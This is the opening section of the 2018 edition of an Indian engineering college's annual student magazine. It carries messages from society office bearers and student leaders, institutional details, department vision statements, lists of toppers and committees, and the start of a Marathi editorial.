All India Shri Shivaji Memorial Society's

# Institute of Information Technology

*Kennedy Road, Near R.T.O., Pune - 411 001*

***NAAC Grade "A"***

*Affiliated to Savitribai Phule Pune University*

*Id No. PU / PN / Engg / 124 / 1998*

सत्याला मरण नाही



# SAMAY THE TIME PARADOX




## AAYAM' 18

**10th Edition**

# OFFICE BEARERS OF
# ALL INDIA SHRI SHIVAJI MEMORIAL SOCIETY, PUNE - 5



Shri Shahu Chhatrapati, Kolhapur
President



Shri Yuvraj Sambhaji Chhatrapati
Vice-President



Shri Malojiraje Chhatrapati
Honorary Secretary



Shri Suresh Pratap Shinde
Honorary Joint Secretary



Shri Ajay Uttamrao Patil
Treasurer



Shri Vishwas B. Patil
Chairman, Governing Council



Shri Sahebrao R. Jadhav
Chairman, Managing Committee



# Our Heritage

The All India Shri Shivaji Memorial Society was established in 1917 as a broad based educational and social welfare organization by the erstwhile Royal House of Kolhapur, supported by the Royal Houses of Indore& Gwalior, with a benevolent mission of the welfare of their subjects.

The Foundation-stone of the All India Shri Shivaji Memorial Society was laid at the hands of His Royal Highness, the Prince of Wales, on 19th November, 1921. The equestrian statue of Chhatrapati Shivaji Maharaj was executed by the famous Indian Sculptor, Shri Nansaheb Karmarkar and was unveiled by his excellency Sir Leslie Wilson, Governor of Bombay on 16th June, 1928.

The original plan for the famous heritage building for Shri Shivaji Preparatory Military School was conceived by the Tata construction Co., later redesigned by Rao Bahadur Jagtap and the building was constructed by Rao Bahodur Thube. At the instance of the Chhatrapati Rajaram Maharaj of Kolhapur, the building was inspected by then Commander-in-Chief of the British Army of the India and declared fit to house a Military School. His excellency Sir Frederick Sykes Governor of Bombay inaugurated the School on 20th September, 1933.

The renowned Engineering Colleges, College of Pharmacy, Polytechnic, Institute of Management and College of Hotel Management & Catering Technology are under the ambit of the Society.

Through its various institutions, AISSMS has provided the society with exemplary citizens. Some of the most decorated soldiers of the Indian Army have been the alumni of Shri Shivaji Preparatory Military School (SSPMS), the flagship institute of AISSMS. The students are persuaded to maintain strict discipline and regularity. State-of-Art infrastructure, facilities of international standards, highly qualified and experienced faculty and dynamic and comprehensive teaching learning processes are some of the highlights of institutes of AISSMS.



# Message

It gives me an immense pleasure to pen few words as prologue for the **10th** edition of the annual magazine of AISSM Society's Institute of Information Technology (IOIT) - AAYAM.

AAYAM is exclusively meant for showcasing the latent literary, artistic and technical talents of our students. The magazine provides an overview of the events and activities conducted at the institute.

The college is relentlessly striving to perceive and maintain academic excellence and at the same time is encouraging the students to participate in various co-curricular and extra-curricular activities. The various laurels brought by the students as well as the faculty members of our institute have also been noted in the magazine.

This magazine is an outcome of the sincere efforts of the faculty members and the enthusiastic students. I would like to wish success to the Principal, faculty members and the students in their future endeavours. I hope that readers will enjoy the magazine.

I wish the students to pursue their dream career.

*Shri Shahu Chhatrapati, Kolhapur*

*President*

*All India Shri Shivaji Memorial Society, Pune-5*



# Message

It is a great pleasure to see the creative expressions of students who have contributed to AAYAM. This time the students have contributed their innovative ideas and articles related to magazine theme **"SAMAY- The Time Paradox"**. This is indeed one of the important educational activity which provides a platform to young and talented students to express their views and knowledge they have acquired during college period. Magazine helps students to build-up their creative skills.

This magazine brings out the notable achievements of our institute in the fields of academics, research, sports and extra-curricular activities.

I am sure that everyone will gain knowledge from this Magazine. I invite you to read and immerse yourself in the unfolding art and be exulted.

My best wishes to Principal, Magazine team and Students.

*Shri Malojiraje Chhatrapati*
*Honorary Secretary*
*All India Shri Shivaji Memorial Society, Pune -5*



# Message

It gives me immense pleasure while presenting the **10th** Issue of our College Magazine "AAYAM". It is a reflection of the creative expressions of our students.

This year the students have come up with the theme of **'SAMAY- The Time Paradox'.** The various colors of life are aptly displayed in the form of articles, poems, sketches, and photographs etc. The magazine compiles nature friendly engineering practices to sustain our surroundings and ecosystem.

I express my deep sense of gratitude to the Office Bearers of the All India Shri Shivaji Memorial Society's Shri Shahu Chhatrapati Maharaj, President, Shri Sambhajiraje Chhatrapati, Vice- President, Shri Malojiraje Chhatrapati, Honorary Secretary and all the Members of the Managing Committee and Governing body of the institute for their valuable guidance and support.

I also thank Prof. Reshma Totare, Assistant Professor, Department of Information Technology, Coordinator Media and Publication Committee and her team of Faculty coordinators of Media and Publication Committee and student Coordinators for providing a platform to the Students for expressing their creative thoughts and ideas in the form of AAYAM-2018.

*Dr. R. B. Mane*

*Principal*



# Message from Staff Editor-in-Chief

It gives me immense pleasure to be associated with the 10th edition of the Annual College magazine AAYAM'18. The college magazine is an excellent platform for students to showcase their creative skills in the form of drawings, articles, photos, etc. amidst their rigorous engineering curriculum.

The best and most beautiful things in the world can't be seen or even also be touched, they must be felt with the heart! My heart is filled with pleasure to play the leading role in the making of AAYAM'18.

I would like to pen down the famous quote by Nathaniel Howthrone:
"Time files over us but leaves its shadow behind".

The theme of magazine **"SAMAY: The Time Paradox"** is therefore an attempt to encompass some of the major historical milestone in the development of technology. Our students have tried to highlight the significant changes in the technology from ancient to modern and from Stone Age to digital one.

In the postmodern age of globalization age of globalization, technology has changed human life as never before. It is 'Marshall Mcluhan' who for the first time coined the term 'global village' to describe today's world. Accordingly the notion of 'time' and 'space'is no more due to advancement in modern communication and transportation technology.

The future of technology is even more interesting. The artificial intelligence is beckoning to the budding and blooming researchers and scientist working in the field of technology. No wonder if we will have driverless cars and robots working in the factories.

I manifest my gratitude to Shri Shahu Chhatrapati Maharaj, President, Shri Sambhajiraje Chhatrapati, Vice-President, Shri Malojiraje Chhatrapati, Honorary Secretary, Dr. P. B. Mane, Principal and all the Members of the Managing Committee and Governing body of the institute.

I congratulate the entire editorial board for excellent team work and tireless efforts in successfully compiling the magazine. I hope you enjoy reading the magazine as much as we have compiling it.

Flip through the pages for a journey to get inspired and encouraged by reading psychedelic articles.

Suggestions for improvement are always welcome at
**aayam.suggestionidea@gmail.com**
Happy Reading!

*Prof. Reshma Totare*
*Media and Publication Coordinator*

# Message From Student Editor-in-Chief



We are finally ready with **10th** edition of AAYAM. So here you have "AAYAM 18", the long awaited magazine of AISSMS's IOIT for the year 2017-2018. This magazine gives an insight into the IOITians' way of life, their creativity and activities. This magazine is a platform that exhibits the literary skills and innovative ideas of teachers and students.

Mid-way through editing and designing a pile of articles which I was nose deep in and with the thoughts of the zillion things that 'JUST HAD TO BE DONE'. This was the first of many such moments (hours)! Putting a magazine together was no cake walk. I along with my editorial team members have spent sleepless nights to make this magazine stand out.

This year's theme is **"SAMAY: The Time Paradox"** which aims an essential requirement for the possibility of time travel is the presumption that future and past were somehow. Time is free but it's priceless. You can't own it, but you can use it. You can't keep it, but you can spend it.

I would like to thank all my editorial team members for helping me pull this through. I express my considerable appreciation to all the authors of the articles in this magazine. These contributions have required a generous amount of time and effort. It is this willingness to share knowledge, concerns and special insights with fellow beings that has made this magazine possible.

I would like to place on record my heartfelt gratitude to our Principal, Dr. P. B. Mane for his encouragement and huge support. I would also like to extend my gratitude to our Media & Publication Coordinator Prof. Reshma Totare and the staff editorial team for being instrumental in bringing out this issue of AAYAM '18.

It gives me immense pleasure to present to you this issue of AAYAM '18.
Happy Reading!

*Omkar Vichare*
*Student Editor-in-Chief*

# Message From University Representative



It gives me an immense pleasure to present the "AAYAM", our college magazine. "AAYAM" is a place where all creative talent of students get merged in a single book showing a complete picture of their progress.

As an educational institute, student is the integral part of system. The institute which focuses on overall development of student with its curricular and extra-curricular activities is considered as a good institute. Here, in AAYAM you can see all the achievements, records, prizes own by student.

This year also many activities like Alacrity 2k18 (The Annual Fest), Sport, N.S.S, S.D.O, Cultural and Technical team has performed very well. Many students participated in various completions at different levels, representing our institute and won prizes. I congratulate all the Toppers, Winners and Participants for Their success.

I on a behalf of student council express my sincere gratitude towards Shri Shahu Chhatrapati Maharaj, The president, Shri Malojiraje Chhatrapati, The Honorary Secretary and all Society Members of AISSMS for their valuable support and guidance.

I thank to our principal Dr. P. B. Mane for his continues guidance and cooperation. I, on behalf of student council thank to Prof. S. S. Gadadhe, Mrs. D. S. Morey, Prof. S. R. Kokane, Prof. Chandrakant Bhange, Prof. D. A. Itole and Prof. Kunal Ranveer for their support and continues encouragement to all students.

I Thank to Prof. Reshma Totare, AAYAM team of students and faculty members for giving chance to explore hidden talent of students by providing such a good platform.

*Shubham Gavhane*

*University Representative*



# Message From General Secretary

"Success is no accident. It is hard work, perseverance, learning, studying, sacrifice and most of all, love of what you are doing or learning to do "

As the quotes rightly depicts the vital constituents for every individual and organization to achieve success, same were the grounds for me is the year 2017-18 as the General Secretary of the college. Due to continuous improvement and dedication from the teachers and students we as a team revolutionized the era and hence the year 2017-18 was looked upon as a starting of a "Golden Era" with many opportunities and events.

The Inter-Departmental events were a huge success, each showcasing their own tradition, skillset and technology. We won the COEP technical Championship "MINDSPARK 2017 ", made it to a Hat trick. There after we initiated a campaign "FUSE" wherein we offered students of our college with Technical Workshops. The importance of this campaign was to bring technical reformation keeping financial hurdle out of the way.

For the first time in Pune, AISSMS IOIT hosted a "24 Hour HACKATHON" which was an Inter-State Competition held simultaneously at Pune, Shirpur , Bangalore and Indore . This was a huge mile-stone as it was seen for the 1st time. Sports were positively promoted by us, keeping in mind its importance to the individual. This year we hosted "SPPU Football Tournament" followed by " SPPU JUDO Tournament ". "White-Ball Cricket Tournament" was also hosted in Mid-December followed by "Inter-college Kabbadi Tournament". Our college Fashion show team won 3 Titles in a Fashion Show hosted by SOFT, judged by Nivedita Saboo. Also, the team bagged 3rd position in an Inter-College event hosted by Cummins.

ALACRITY 2018 – annual festival of AISSMS IOIT , a Techno-Cultural fest which was fired differently this year and looked upon by many institutions and got famous as the "GRAND ALACRITY " . The innovative part of the fest was, we made it a pocket friendly fest where pure talent was respected and financial barrier was diminished. I was proud to formulate and innovate the unique Business Model for the fest which turned out to be a great success in the City of fest ad getting the highest number of 67 Sponsors this year impressed by the idea and business model.

I therefore conclude thanking AISSM Society, Managing Committee, Our Principal Dr.P.B.Mane, HOD's of the Departments, Teaching and Non-Teaching Staff, and never the less by beloved team who always strived hard, without them nothing could have been possible. I also thank Prof. Reshma Totare and the AAYAM Committee for their never ending hard-work to bring this into limelight of students and for their constant support.

**Shubham Mittal (Agarwal)**
**General Secretary**

# Message From

## Technical Secretaries





Hello readers,
First, a big thank you!
It has been a pleasure to work with some of the finest minds at AISSMS IOIT.

Engineering is not about getting a degree and then finding a job. As engineers, we are constantly changing the world with inventions and solutions that affect many lives. It feels really wonderful to know that you are actively contributing something to the society.

An engineering student has to acquire enough practical skills and confidence to deal with any kind of problem. In fact, start viewing every problem as a challenge and opportunity to grow. Make sure you live up to the expectation of the real essence of engineering. And after all these 4+ years of hardship, you might be doing some interesting work. Joining a group of intellectuals as an engineer is something to be very proud of- Engineers can change the world.

We would like to express our sincere gratitude to the Principal, teaching and non-teaching staff and our friends for their constant support throughout this journey. Also a special thanks to the R&D lab, the Alacrity18 team and all departmental teams for their coherent efforts during various college activities.

***- Karim Dinani and Harshad Jagtap, Technical Secretaries***

## Cultural Secretary



Dear IOITians,

At the initiation, a lofty hurrah from your beloved Cultural Secretary to all of you for a very pervasive and formidable standing achieved in the Cultural Arena of Pune and Maharashtra platform by all of us during my short tenure during the academic year 2017-18.

The intra college events like Dance Workshops and Dandiya Festival were organized with full bloom. One of such spurring talents bundle among us; "Kalakari Group" could generate splash and garner accolades in Purushottam Karadak-Khairat and Firodiya Karankdak. Moving further ahead, one more of such Fond and Flashy fashion team made their existence felt through the trophy win at School of Fashion Technology-Relieving Tradition and Cummins MBA College. A magnum opus Alacrity 2018 was organized and demonstrated as benchmark event wherein participants from colleges around Maharashtra were offered participation opportunities.

I am grateful to the committee for the spirit of teamwork and Dr.P.B.Mane, Prof .Deepali Morey and Prof. Devendra Itole for the trust displayed in me in building vision to take our college to such lofty height of cultural platform. I sincerely owe a lot to those who worked at the back stage in organizing and preparing all these forums. Long Live the Cultural Department of AISSMS Institute of Information Technology. Goodbye.

***- Kartik Damania, Cultural Secretary***

## Sports Secretary



Hello IOITians,

Firstly on behalf of student's council I extend you a hearty welcome to AISSMS IOIT. Our institute maintains an atmosphere where every sportsperson is encouraged to achieve his/her goals. Being the Sports Secretary of AISSMS IOIT was a great experience for me to learn a lot of things in the field of management.

In the year 2017-18 four tournaments were triumphant and gave gratification to AISSMS's IOIT Sports. These tournaments were Kabaddi tournament, Cricket tournament (both are Interstate tournament) & the university tournament of Football & Judo. By the influence of football mission of Indian government our college started the girl's football team & this team have won prizes from three colleges. In alacrity sports we have more than 5000 participants for sports. Addition to this our college has started the gym facility, judo club & football coaching for our college students. Our college has students' participation for gymnastics, netball, judo which are selected for university zonal.

I thank our Respected Principal Dr. P. B. Mane and physical Director Deepali Morey for their immense support in bringing sports to a new level in our college.

***- Pushkar Jondhale, Sports Secretary***

# Institute of Information Technology

## Recognition

The Institute is approved by The All India Council for Technical Education (AICTE), New Delhi, and the Director of Technical Education, Government of Maharashtra. It is affiliated to Savitribai Phule Pune University (Id No.PU/PN/Engg/124/1998).The All India Shri Shivaji Memorial Society's Institute of Information Technology (Formerly Women's Engineering College), Pune-1 was established in the year 1999. This Institute is spread over an area of 11 acres and has an eight storied spacious and elegant building for various departments having an area of 16992 sqm. The Institute employs experienced faculty members and skilled non-teaching staff. The institute has well equipped laboratories. The institute has a good industry institute partnership for carrying out research projects placements and training to the students.

## Academic Programme

**The Institution is providing programmes leading to the degree of Bachelor of Engineering in the following disciplines.**

### Graduation

| Sr. No. | Name of Course | Approved Intake |
|---|---|---|
| 1 | Computer Engineering | 60 + 60 (II Shift) |
| 2 | Electronics & Telecommunication Engineering | 180+60 (II Shift) |
| 3 | Electrical Engineering | 60 |
| 4 | Information Technology | 60 |
| 5 | Instrumentation Engineering | 60 |

### Post Graduate & Research

| Sr. No. | Departments | Sanctioned Intake |
|---|---|---|
| 1 | M.E (Power Electronics & Drives) | 18 |
| 2 | M.E (VLSI & Embedded Systems) | 18 |
| 3 | Ph.D (Electronics Engineering) | 18 |

# Governing Body of the Institute

| | |
|---|---|
| Shri Ajay Uttamrao Patil<br>Treasurer, AISSM Society, Pune-5 | Committee Chairman |
| Shri Malojiraje Chhatrapati<br>Honorary Secretary, AISSM Society, Pune-5 | Member |
| Shri Bhagwanrao Baburao Salunkhe<br>Member, AISSM Society, Pune-5 | Member |
| Shri Prashant Ramakant Brahme<br>Member, AISSM Society, Pune-5 | Member |
| Shri Sangramsingh B. Yadav<br>Member, AISSM Society, Pune-5 | Member |
| Shri Nikhil Ashok Khanse<br>Member, AISSM Society, Pune-5 | Member |
| Dr. Prakash W Wani | Member<br>(AICTE Nominee) Industrialist, Technologist / Educationalist |
| Prof. Anant G Gosavi | Member<br>(Savitribai Phule Pune University) |
| Dr.S.K. Mahajan<br>Director of Technical Education R.O., Pune | Member<br>(Government of Maharashtra) |
| Dr.A.K. Prakash | Member<br>(Government of Maharashtra) Industrialist |
| Dr. Pradeep B. Mane<br>Principal, AISSM Society's Institute of Information Technology, Pune-1 | Member Secretary |
| Dr.D. K. Shedge<br>Associate Professor in Electronics Department<br>AISSM Society's Institute of Information Tecnology, Pune -1 | Member (Teaching) |
| Prof. Hemant P. Choudhari<br>Assistant Professor in Instrumentation Department<br>AISSM Society's Institute of Information Technology, Pune -1 | Member (Teaching) |

# College Development Committee

| | |
|---|---|
| Shri Ajay Uttamrao Patil<br>Treasure, AISSM Society, Pune-5 | Committee Chairman |
| Shri Malojiraje Chhatrapati,<br>Honorary Secretary, AISSM Society, Pune-5 | Member |
| Shri Bhagwanrao Baburao Salunkhe,<br>Member, AISSM, Society, Pune-5 | Member (Education) |
| Shri Prashant Ramakant Brahme,<br>Member, AISSM, Society, Pune-5 | Member (Industry) |
| Shri Sangramsingh Bhausaheb Yadav,<br>Member, AISSM, Society, Pune-5 | Member (Social Service) |
| Dr. Pradeep Bajrang Mane<br>Principal,<br>AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O.,<br>Pune – 411 001. | Committee Secretary |
| Prof.(Mrs) Sarika Nitin Zaware<br>Incharge Head of Department, Computer Engineering,<br>AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O.,<br>Pune – 411 001. | Member (Head of Department) |
| Dr.(Mrs) Dipali Rohit Shende<br>Associate Professor in Instrumentation Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001. | Member (Teaching) |
| Prof. Milind Pralhad Gajare<br>Assistant Professor in Electronics & Telecommunication Engineering,<br>AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O.,<br>Pune – 411 001. | Member (Teaching) |
| Dr. Pramod Ganeshrao Musrif<br>Assistant Professor in Physics,<br>AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O.,<br>Pune – 411 001. | Member (Teaching) |
| Prof. Riyazahemed Abdulgani Jamadar<br>Assistant Professor in Information Technology, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001. | Member (Research-Alumni) |
| Prof.(Mrs) Mousami Sandeep Vanjale<br>Assistant Professor in Electronics & Telecommunication Engineering,<br>AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O.,<br>Pune – 411 001. | Member (Co-ordinator IQAC) |
| Shri Ajay Jagannath Mate<br>Office Superintendent<br>AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O.,<br>Pune – 411 001. | Member (Non-teaching) |
| Mr. Shubham Deepak Agrawal<br>Final Year Electronics & Telecommunication Engineering, AISSMS Institute of Information Technology, Kennedy Road, Near R.T.O., Pune – 411 001. | Member (Students' Council) |

## Our Vision

*To uplift the common masses by rendering value added education.*

## Our Mission

Empowering society through dynamic education.

## Our Motto

Truth is eternal.

## Quality Policy

We commit ourselves to provide quality education & enhance our students' quality through continuous improvement in our teaching and learning processes.

### Objectives :

- To be nationally recognized as an educational institute that prepares students for successful professional career with high human values.
- To provide students sufficient understanding of scientific and engineering fundamentals to become competent engineering graduates.
- To provide expertise to students in experimentation, analysis, designing, solving real time problems that promotes development of inter disciplinary research and application oriented products.
- To develop multidimensional, globally competent professional students' community.
- To provide students joyful learning experience with learner centric teaching that leads to successful professional career equipped with lifelong learning skills leads to successful professional career equipped with lifelong learning skills.

# PROGRAM OUTCOMES(PO'S)

**Graduates will be able to**

1. Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. **[Engineering knowledge].**
2. Identify, formulate, research literature, and analyse complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. **[Problem analysis].**
3. Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations. **[Design/development of solutions].**
4. Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. **[Conduct investigations of complex problems].**
5. Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modelling to complex engineering activities with an understanding of the limitations. **[Modern tool usage].**
6. Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. **[The engineer and society].**
7. Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. **[Environment and sustain ability].**
8. Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. **[Ethics].**
9. Function effectively as an individual, and as a member or leader in diverse teams, and in multi disciplinary settings. **[Individual and team work].**
10. Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. **[Communication].**
11. Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multi disciplinary environments. **[Project management and finance].**
12. Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. **[Life-long learning].**

# DEPARTMENT OF INSTRUMENTATION ENGINEERING

## Vision

To be a nationally known department of Instrumentation Engineering that will serve as a source of knowledge and expertise for the society by rendering value added education.

## Mission

To impart dynamic education and develop engineers, technocrats, and researchers to provide services and leadership for development of the nation.

## Program Education Objectives(PEOs)

1. To train the students professionally competent to apply the concepts of mathematics, science and engineering along with modern tools to solve real life problems in Instrumentation engineering and related fields.

2. To develop practical skills in students by providing them more practical knowledge.

3. To train students to perform independently, as a leader and as a team member in their chosen profession through continuous learning.

4. To acquaint the students with social & ethical responsibility and soft skills.

5. To inspire students for higher education, competitive exam and entrepreneurship.

## Program Specific Outcomes (PSOs)

**PSO1 Problem Solving Skills:** Graduate will have a strong foundation in mathematical, scientific and engineering fundamentals necessary to formulate, solve and analyze instrumentation problems related to industry and research.

**PSO2 Modern Technology Usage:** Graduate will demonstrate skills to use modern engineering tools such as Programmable Logic Controller (PLC), Supervisory control systems, Lab view and embedded systems for control of manufacturing and processing systems.

# DEPARTMENT OF INFORMATION TECHNOLOGY

## Vision

To equip students with core and state of the art Information Technologies.

## Mission

Imparting knowledge of Information Technology and teaching its application through innovative practices and to instill high morale, ethics, lifelong learning skills, concern for the society and environment.

## Program Education Objectives(PEOs)

1. To prepare students to identify, formulate, and solve multifaceted and complex IT problems.
2. To teach core professional skills with latest information technologies that prepare students for immediate employment in Information Technology Industry.
3. To teach students soft skills that prepare them for leadership roles along diverse career paths.
4. To make students aware of their social responsibilities in building the nation/society.

## Program Specific Outcomes (PSOs)

**PSO1 :** Graduates will be able to demonstrate database, networking and programming technologies.

**PSO2 :** Graduates will be able to apply core professional state of the art Information Technology.

# DEPARTMENT OF COMPUTER ENGINEERING

## Vision

To create an Engineer, receptive to the changing demands of the global market.

## Mission

1. To provide technically competent professionals in service to Nation.
2. To prepare graduates to respond to the needs of dynamically changing technology.

## Program Education Objectives(PEOs)

1. To apply basic principles and practices of mathematical computing to solve technical problems.
2. To prepare graduates with solid foundation in Computer Engineering to analyze, design and implement software projects as well as to pursue higher studies.
3. To prepare students with latest skills in the field of technologies supplemented with practical orientation to face challenges of modern computing industry.
4. To provide environment that fosters professional growth, communication skill, team work and ability to create awareness in society about applications of technology.

## Program Specific Outcomes (PSOs)

**PSO1 Problem Solving Skills :** Graduate will be able to apply computational techniques and software principles for designing of software systems.

**PSO2 Professional Skills :** Graduate will be able to develop efficient and effective software products using modern computer engineering techniques for Web based development, Database management and networking.

**PSO3 Successful Career :** Career paths are created for graduates to pursue career in IT industries or graduates can apply for post graduate program or can become entrepreneur.

# DEPARTMENT OF ELECTRONICS ENGINEERING

## Vision

To impart quality education to create professionally competent and socially aware electronics engineers to meet real life challenges in competitive global environment.

## Mission

To provide the basic foundation of electronics engineering to develop innovative, disciplined and ethical engineers.

## Program Education Objectives(PEOs)

1. To provide students with knowledge of basic sciences in general and electronics engineering in particular.
2. To prepare students with skills and competence to identify and solve electronics engineering problems.
3. To inculcate in the students a sense of ethics, professionalism and ability to relate engineering issues to broader social context.

## Program Specific Outcomes (PSOs)

**PSO1 :** To design and develop cost-effective analog and/or digital system solutions for real life problems.

**PSO2 :** To select and apply different software tools required for hardware system solutions.

# DEPARTMENT OF ELECTRONICS AND TELECOMMUNICATION ENGINEERING

## Vision

To provide quality education in electronics & telecommunication engineering with professional ethics.

## Mission

To develop technical competency, ethics for professional growth and a sense of social responsibility among students.

## Program Education Objectives(PEOs)

1. To provide students with solid foundation in mathematics and fundamentals of Electronics and Telecommunication Engineering.
2. To prepare students to analyze and solve real life problems.
3. To inculcate professional and ethical attitude and good communication skills among students.
4. To develop social awareness among students.

## Program Specific Outcomes (PSOs)

**PSO1 Professional Skills :** Graduate will be able to apply the fundamental concepts in E&TC Engineering to various areas such as advanced communications, Analog and Digital Electronics.

**PSO2 Problem Solving Skills :** Graduate will be able to demonstrate profound knowledge in Microcontroller, VLSI and Signal Processing with modern engineering tools to solve real life problems.

**PSO3 Employability and Career Development Skills :** Graduate will be able to develop social awareness along with ethical responsibility for career building and employability through industry oriented mini and major projects, industrial visit, seminars, workshops, internship and social visit.

# DEPARTMENT OF ELECTRICAL ENGINEERING

## Vision

Contribute to society by imparting quality education in the field of electrical engineering and prepare students to succeed in their professional career by inculcating in them high human values.

## Mission

To develop innovative and socially responsible engineering professionals by delivering in-depth knowledge of electrical engineering.

## Program Education Objectives(PEOs)

1. Equip students with skills to excel in academic and professional career.
2. Inculcate ability in students to investigate problems in engineering and provide effective solutions.
3. Prepare graduates to engage in lifelong learning by developing in them professional, social and ethical attitude.

## Program Specific Outcomes (PSOs)

**PSO1 :** Graduates will be able to identify problems in the field of electrical engineering and then analyze/design/develop solutions.

**PSO2 :** Graduates will be able to select and apply different software tools required for design and/or analysis of electrical systems.

# DEPARTMENT OF ENGINEERING SCIENCE

## Vision

To uplift the common masses by rendering value added education.

## Mission

Empowering society through dynamic education.

## Program Specific Outcomes (PSOs)

**PSO1 :** Students will be able to apply fundamental concepts of core sciences in the respective disciplines.

**PSO2 :** Students will be able to understand the scope of interdisciplinary subjects.

# Gems of IOIT

## University Rankers 2016-17

| Sr. No. | Branch | Class | Name of the student | Marks | % of Marks | Rank in university |
|---|---|---|---|---|---|---|
| 1 | Electrical | B.E. | Naik Shubham Shailendra | 1245 | 1245 | 9 |
| 2 | Instrumentation | B.E. | Kankariya Rishab Mahendra | 1209 | 1209 | 10 |

## ME TOPPER

### Department of Electronics Engineering



**Deshmukh Rohit**
ME
(7.880)



**Dabhade Gauri**
ME
(7.880)

### Department of Electrrical Engineering



**Rohini Doifode**
ME (1st Year)
SGPA-8.160



**Narayan Khiste**
ME (2nd Year)
CGPA-7.400

### Department of Instrumentation Engineering



**Onkar Bhoite**
SE
71.66%



**Ms. Divya Puram**
TE
78.6%



**Mr. Rishiab Kankriya**
BE
80.6%

# Toppers

## Department of Information Technology



**Shivani**
SE
8.9 CGPA



**Anantulwar Rahul**
TE
78.33%



**Damini Khadakkar**
BE
82%

## Department of Computer Engineering



**Shreyas Saisekhar**
SE (1st shift)
SGPA: 9.3



**Omkar Thorat**
SE (2nd shift)
SGPA: 8.60



**Shraddha Kannurkar**
TE(1st shift)
Percentage:77.07%

## Department of Computer Engineering



**Muskan Khan**
TE(2nd shift)
75.07%



**Mrunal Jadhav**
BE(1st shift)
81.00%



**Rutuja Khedekar**
BE(2nd shift)
77.06%

# Toppers

## Department of Electronics Engineering



**Shawan Kumar**
SE
CGPA 9.1



**Kadam Ashwini**
BE
71.73%



**Suchita Thorat**
TE
(7.39)

## Department of Electronics & Telecommunication Engineering



**Ajinkya Pasalkar**
SE
CGPA- 8.9



**Aishwarya Bajoriya**
TE
74.26%



**Vignesh Marathe**
BE
79.26%

## Department of Electrical Engineering



**Omkar Zanje**
SE
GCPA-8.98



**Shubham Wale**
SE
CGPA-8.98



**Sarvesh Ghadge**
TE
80.53%



**Shubham Naik**
BE
83.00%

# MEDIA COMMITTEE 2017-18



| Designation | Staff | Student |
|---|---|---|
| **Chief Editor** | **Prof. R. Y. Totare** | **Omkar Vichare** |
| **English Section ( Head )** | **Prof. A. N. Khan** | **Pragya Kumari** |
| **Coordinators** | | Krishna Dhonddev<br>Aditya Baradkar<br>Pranav dalvi |
| **Marathi Section ( Head )** | **Prof. H. B. Magar** | **Prasad Jagtap** |
| **Coordinators** | | Samruddhi Parbat<br>Shravani Deshpande |
| **Technical Section ( Head )** | **Prof.N.S.Nagdeo** | **Shrutika Kharde** |
| **Coordinator** | | Krutika Kharde |
| **Official Pages** | **Prof. V. S. Bhende** | |
| **Art Section ( Head )** | **Prof. S. M. Patil** | **Siddi Chavan** |
| **Annual Report** | **Prof.K.S.Gadgil** | |
| **Photography** | | **Komal Dhing** |
| **Cover Page** | | **Sarthak Kulkarni** |
| **Publicity poster design coordinators** | **Student Coordinators** | |
| | Mugdha Shembade<br>Sakshi Shah<br>Shravani Deshpande<br>Shrutika Khorde<br>Shavan Kumar<br>Akshay Patil | Sweety Samanta<br>Kanchan Ghumare<br>Renuka Dhole<br>Sujay Metha<br>Indrayani Sawant |

# SAMAY - THE TIME PARADOX

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- Creative Time : Art Section


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- Sports
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- National Service Scheme
- Convocation
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- Annual Report 2017 - 2018

# शब्दप्रवास शतकाचा




# मराठी विभाग

# संपादकीय

## शब्दप्रवास शतकांचा...



विविध टप्प्यातून उत्क्रांत होत होत मराठी भाषेतील पहिले वाक्य श्रवणबेळगोळ येथील शिलालेखावर सापडले. हे वाक्य शके ९०५ मधील असून 'श्री चामुण्डेराये करविले' असे आहे.हा असा शतकांचा शब्दप्रवास करत आज मराठी भाषा समृद्ध झाली आहे.आजचे युग हे माहिती तंत्रज्ञानाचे,संपर्क क्रांतीचे युग मानले जाते याचा उपयोग आजची उमलणारी नवी पिढी आपल्या अमृतातेही पैंजा जिंकणाऱ्या मराठी भाषेच्या संवर्धन व उत्कर्षासाठी नक्कीच उपयोगात आणेल ही आशा मनात ठेऊन हा मराठी भाषेचा प्रवास **'आयाम'** ह्या आपल्या मासिकातून तुमच्या पर्यंत पोहचवण्याचा हा छोटासा प्रयत्न...

मराठी विभागाचे संपादन करतांना हा प्रवास खूप जवळून अनुभवता आला.मराठी ही फक्त आमची भाषाच नाही तर आमची संस्कृती आहे,आमचा मनस्वी अभिमान आहे.आमच्या ह्या भाषेची समृद्धी भाषेच्या साहित्यात आहे.मराठी भाषेला साहित्याची उदात्त उज्वल परंपरा आहेच पण ह्या अभियांत्रिकी सारख्या टेक्नीकल क्षेत्रातही नव्याने लिहू पाहणाऱ्या विद्यार्थ्यांना एक व्यासपीठ उपलब्ध करून देण्याचे काम आयाम मासिक नेहमीच करत आहे.

